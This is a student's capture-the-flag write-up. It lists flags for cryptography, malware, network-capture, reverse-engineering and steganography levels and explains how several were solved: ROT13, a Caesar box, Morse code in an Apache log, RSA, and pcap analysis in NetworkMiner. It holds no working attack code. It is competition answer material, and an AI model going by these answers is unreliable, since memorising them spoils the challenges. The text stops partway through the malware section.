

	Cryptography	Malware	Network Capture	Reverse Engineering	Steganography
<b>Level 1 (2 Points)</b>	backoff_malware	sandworm_apt	M0d1c0nF14G	lm	covert_channel
<b>Level 2 (3 Points)</b>	WANNACRY	2e1afcef9baa15b8db764274b0e45d3f	YWRtaW46YWRtaW4=	ClippyHasReturned	cookies_n_milk
<b>Level 3 (4 Points)</b>	FLAGSLASHDOT DASH	duqu_aint_dooku	NTLMSSP_NEGOTIATE	infected flag	R0075RUS 6 <sup>th</sup> File.
<b>Level 4 (5 Points)</b>	did cicero say anything	123123	1255	73C972DF8DB0E1EDC289F491A09AF330	alan_turing_edm
<b>Level 5 (6 Points)</b>	NA	flag{kragany_use s_up\$x}	passwordBasisk	{.}	NA

## Explanation of Approaches

### Cryptography

#### *Level 1 – Orange Julius*

I googled cipher text de-Cryptor and found a website that could decrypt the flag  
 synt{onpxbss\_znyjner}

<https://cryptii.com/pipes/rot13-decoder>

We get plain text 'backoff malware' after decryption, as seen in the screenshot below.

The screenshot shows the Cryptii web application interface. On the left, under 'Ciphertext', the text 'onpxbss\_znyjner' is displayed. In the center, under 'ROT13', it says 'ROT13 (A-Z, a-z)' is selected. On the right, under 'Plaintext', the text 'backoff\_malware' is shown. A sidebar on the right side of the interface displays an advertisement for Doppler.

## Level 2 – Block Chain

The phrase "the pawn can beat the king" gives us the clue that we should use a chess board in this job, and the malware is concealed in the letters given. As a result, I built an 8-square chessboard. We can get MALWARE in the last column by arranging all the letters in this chess board row by row.

I	L	P	L	N	C	W	N
N	U	H	A	A	H	E	M
T	M	E	G	C	I	L	A
H	N	R	I	R	S	L	L
I	A	T	S	Y	N	K	W
S	R	H	W	W	O	N	A
C	C	E	A	H	W	O	R
O	I	F	N	I	A	W	E

However, there was no flag on this chess board. As a result, I tried using an online base 64 decoder to see if I could find any flags.

The screenshot shows a web-based tool for deciphering Caesar Box Ciphers. On the left, there's a search bar and a results section listing several decoded strings, each preceded by a number in parentheses. One string stands out: (8) INTHISCOLUMNARCIPHERTHEFLAGISWANNACRY WHICHISNOWAWELLKNOWNMALWARE. This string contains the word "WANNACRY".

**CAESAR BOX CIPHER**  
 Cryptography > Transposition Cipher > Caesar Box Cipher

**CAESAR BOX DECODER**

CAESAR BOX CIPHERTEXT  
 ILPLNCNNUHAHEMTMEGCLILAHNRIRSLLIATSYNKWSRHWWONACCEAHWOROIFNIAWE

KEEP PUNCTUATION AND SPACES   
 SIZE (WIDTH) OF THE BOX   
 TRY ALL POSSIBLE SIZES (BRUTE-FORCE ATTACK)

DECRYPT CAESAR BOX

See also: Scytale Cipher – Caesar Cipher – Transposition Cipher

**CAESAR BOX ENCODER**

CAESAR BOX PLAIN TEXT  
 dCode Caesar Box

KEEP PUNCTUATION AND SPACES   
 SIZE (WIDTH) OF THE BOX   
 ENCRYPT

See also: Caesar Cipher

**Summary**

- \* Caesar Box Decoder
- \* Caesar Box Encoder
- \* How to encrypt using Caesar Box cipher?
- \* How to decrypt Caesar Box cipher?
- \* How to recognize Caesar Box ciphertext?
- \* How to decipher Caesar Box without the size?
- \* What are the variants of the Caesar Box cipher?
- \* When Caesar Box have been invented?

**Similar pages**

- \* Caesar Cipher
- \* Transposition Cipher
- \* Scytale Cipher
- \* Rail Fence (Zig-Zag) Cipher
- \* Columnar Transposition Cipher
- \* ADFGVX Cipher
- \* Double Transposition Cipher
- \* Route/Path Cipher
- \* ADFGX Cipher
- \* Skip Cipher
- \* ★ All Tools ★

**Support**

- \* Paypal

We can see in the screenshot that we get a list of decoded strings on the left. If we look at the first string we have, we can see the flag highlighted below in that string.

INTHISCOLUMNARCIPHERTHEFLAGIS**WANNACRY**WHICHISNOWAWELLKNOWNMALWARE

WANNACRY, a ransomware, is the secret flag in this string.

### Level 3:- DASH DOT COM

The only difference in the logs was the request form and the requested resource. Often the image format is specified in the request, and other times it is not. The flag was written in morse code in the apache log file. The logs were translated to morse code, which was then converted to a human-readable string text format using a simple conversion method.

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the top right corner, displaying a command-line session. The user is trying to process a log file named 'access.log' using awk and sed commands to extract specific information. The session starts with listing files, then attempting to print the 6th and 10th fields from the log file, followed by a complex series of sed and awk operations to filter and transform the data. An awk syntax error is visible in the output. The terminal window has a dark background with light-colored text. The desktop interface includes a docked application menu on the left side containing icons for various applications like a terminal, file manager, browser, and system tools.

```
[05/01/21]seed@VM:~/.../3-DASH DOT COM$ ls  
access.log Instructions.txt  
[05/01/21]seed@VM:~/.../3-DASH DOT COM$ cat access.log | awk '{print $6 $10;}'  
| tr -d '\n' | sed -e 's/"POST207/\n/g' -e 's/"GET//g' -e 's/211//.g' -e 's/212/-/g'  
-e 's/207/ /g'  
awk: line 1: syntax error at or near ]  
[05/01/21]seed@VM:~/.../3-DASH DOT COM$ cat access.log | awk '{print $6 $10;}' |  
tr -d '\n' | sed -e 's/"POST207/\n/g' -e 's/"GET//g' -e 's/211//.g' -e 's/212/-/g'  
-e 's/207/ /g'  
.... .-.. - --.  
.... -.-. - .. .--.  
-.. - -- -  
-.. .- .-. .--.  
[05/01/21]seed@VM:~/.../3-DASH DOT COM$ █
```

The morse code is:

.... .-.. - --.  
.... -.-. - .. .--.  
-.. - -- -  
-.. .- .-. .--.

morsecode.world/international/translator.html

# Morse Code Translator

International Morse

Translator Training Decoders Keyer The Code Timing

Shop online.  
Anywhere, anytime.

Tom Thumb

Shop now

Translate a Message

Input:

```
.... - . - - - . . . .
```

G

Output:

FLAGSLASHDOTDASH

Play Pause Stop Repeat Sound Light Configure Download Share

Send your message to a friend

Turn your message into a gift

here to search

The flag is :- **flagslashdotdash**

## ***Level 4:- VIII A Small Example***

Using RSA decyprion process, values: d=157, n=2773

Message, M= (4 bits)<sup>157</sup> mod 2773


The flag is :- “**did cicero say anything**”

## *Level 5:- Big Blue Randu*


## Malware

**Level 1:- MLWR-1-PCAP**

I came across a program called Network Miner. It was what I used to open the capture file.



When I first opened it, it displayed two hosts, as seen in the screenshots.



I went to the Files tab and looked for the legal.zip zip file. As shown below, I opened the folder.

NetworkMiner 1.6.1

File Tools Help

Select a network adapter in the list --

Frame nr.	Recons...	Source ...	S. port	Destinat...	D. port	Protocol	Filename	Extension	Size	Timestamp	Details
10	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	us.html	html	26 223 B	10/16/...	mockhe...
73	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	favicon...	icon	318 B	10/16/...	mockhe...
90	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	clientlib...	css	115 623 B	10/16/...	mockhe...
217	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	clientlib...	javascript	237 053 B	10/16/...	mockhe...
250	C:\User...	10.10.4...	TCP 50...	10.10.4...	TCP 25...	SMTP	legal.zip	zip	1 323 6...	10/16/...	E-mail P...
71			Open file								
73			Open folder								
784	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	supplier...	html	34 723 B	10/16/...	mockhe...
833	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	employee...	html	33 059 B	10/16/...	mockhe...
882	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	who-we...	html	33 461 B	10/16/...	mockhe...
951	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	leaders...	html	60 472 B	10/16/...	mockhe...
1008	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	organiz...	html	27 301 B	10/16/...	mockhe...
1055	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	global.h...	html	29 135 B	10/16/...	mockhe...
1096	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	lockhee...	html	29 555 B	10/16/...	mockhe...
1135	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	corporat...	html	27 014 B	10/16/...	mockhe...
1174	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	100year...	html	30 005 B	10/16/...	mockhe...
1221	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	commu...	html	29 833 B	10/16/...	mockhe...
1269	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	custom...	html	31 268 B	10/16/...	mockhe...
1313	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	educat...	html	40 523 B	10/16/...	mockhe...
1364	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	volunte...	html	35 070 B	10/16/...	mockhe...
1407	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	employe...	html	30 303 B	10/16/...	mockhe...
1452	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	diversity...	html	37 554 B	10/16/...	mockhe...
1501	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	initiative...	html	27 730 B	10/16/...	mockhe...
1544	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	eo.html	html	28 411 B	10/16/...	mockhe...
1585	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	sustaina...	html	41 987 B	10/16/...	mockhe...
1638	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	eesh.html	html	29 777 B	10/16/...	mockhe...
1679	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	ethics.h...	html	32 645 B	10/16/...	mockhe...
1704	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	code-of...	html	34 577 B	10/16/...	mockhe...
1753	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	busines...	html	32 971 B	10/16/...	mockhe...
1816	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	training...	html	34 259 B	10/16/...	mockhe...
1883	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	immitute...	html	36 764 B	10/16/...	mockhe...
1926	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	what-w...	html	85 910 B	10/16/...	mockhe...
2021	C:\User...	10.10.4...	TCP 80	10.10.4...	TCP 37...	HttpGet...	f35.html	html	35 058 B	10/16/...	mockhe...

Case Panel

Filename	MD5
mlwr1.pc...	423e67...

Reload Case Files

Live Sniffing Buffer Usage:



I extracted the mlwr1 folder from the legal.zip file.

File Home Share View

Pin to Quick access Copy Paste Move to Copy to Paste shortcut New item Easy access New folder New Open Properties Select all Select

Clipboard Organize New Open Select

SMTP - TCP 50108

This PC > Downloads > NetworkMiner\_1-6-1 > AssembledFiles > 10.10.41.101 > SMTP - TCP 50108



Name	Date modified	Type	Size
legal	5/1/2021 10:59 AM	WinRAR ZIP archive	1,293 KB

Quick access Desktop Downloads Documents Pictures Assignment10\_1001 pics Screenshots Secure\_Programmir Creative Cloud Files OneDrive - Personal OneDrive - University This PC Network

1 item

Type here to search

One Excel file and one text file called flag can be found in the mlwr1 folder. When I clicked on it, it asked for my password.



As a result, I returned to NetworkMiner and double-checked all of the other tabs. As shown in the screenshot below, I discovered the password in the Messages tab.

NetworkMiner 1.6.1

File Tools Help

-- Select a network adapter in the list --

Hosts (2) | Frames (20xx) | Files (34) | Images (3) | Messages (1) | Credentials | Sessions (35) | DNS | Parameters (115) | Keywords | Cleartext | Anomalies

Frame nr.	Source ...	Destinat...	From	To	Subject	Protocol	Timesta...
693	10.10.4...	10.10.4...	joe.sca...			Smtp	10/16/...

Attribute	Value
Content-Type	multipart/mixed;...
boundary	=====...
MIME-Version	1.0.1.0
From	
To	joe.scadaman@...
Date	Tue, 16 Oct 201...
charset	us-ascii
Content-Transfer...	7bit

All:

Please review the attached proposed government regulations for issues which may impact our business operations. Comments are requested to be returned in the next 48 hours.

The zip file is encrypted with the password 'passDs5Bu9Te7'. Please encrypt any response.

Thank you for your timely reply.  
Legal for Example  
legal@example.test


For the flag text file, use the **password passDs5Bu9Te7**.

The screenshot shows a Windows desktop environment. In the foreground, a NetworkMiner window displays captured network traffic, specifically an SMTP session. The message details are visible, including the recipient's email address (joe.scadaman@...), the date (Tue, 16 Oct 201...), and the content type (multipart/mixed). A note in the message body indicates that the attached file is encrypted with the password 'passDs5Bu9Te7'. Below the NetworkMiner window, a WinRAR extraction interface is open. It shows a ZIP file named 'legal.zip' containing several files, with 'flag.txt' selected. A Notepad window is also open, showing the contents of 'flag.txt' which reads '#flag{sandworm\_apt}'. The taskbar at the bottom of the screen displays various pinned icons for common Windows applications like File Explorer, Edge, and File History.


The flag is :- **sandworm\_apt**

## Level 2


To complete this challenge, we must use the excel file from Level 1 to locate the flag. We check the data in the excel sheet.



Another image file was attempting to be opened when I opened the excel sheet, as shown below.



As a result, I turned on the macros in the excel sheet, and a picture called test.bmp appeared on the screen, as shown below.



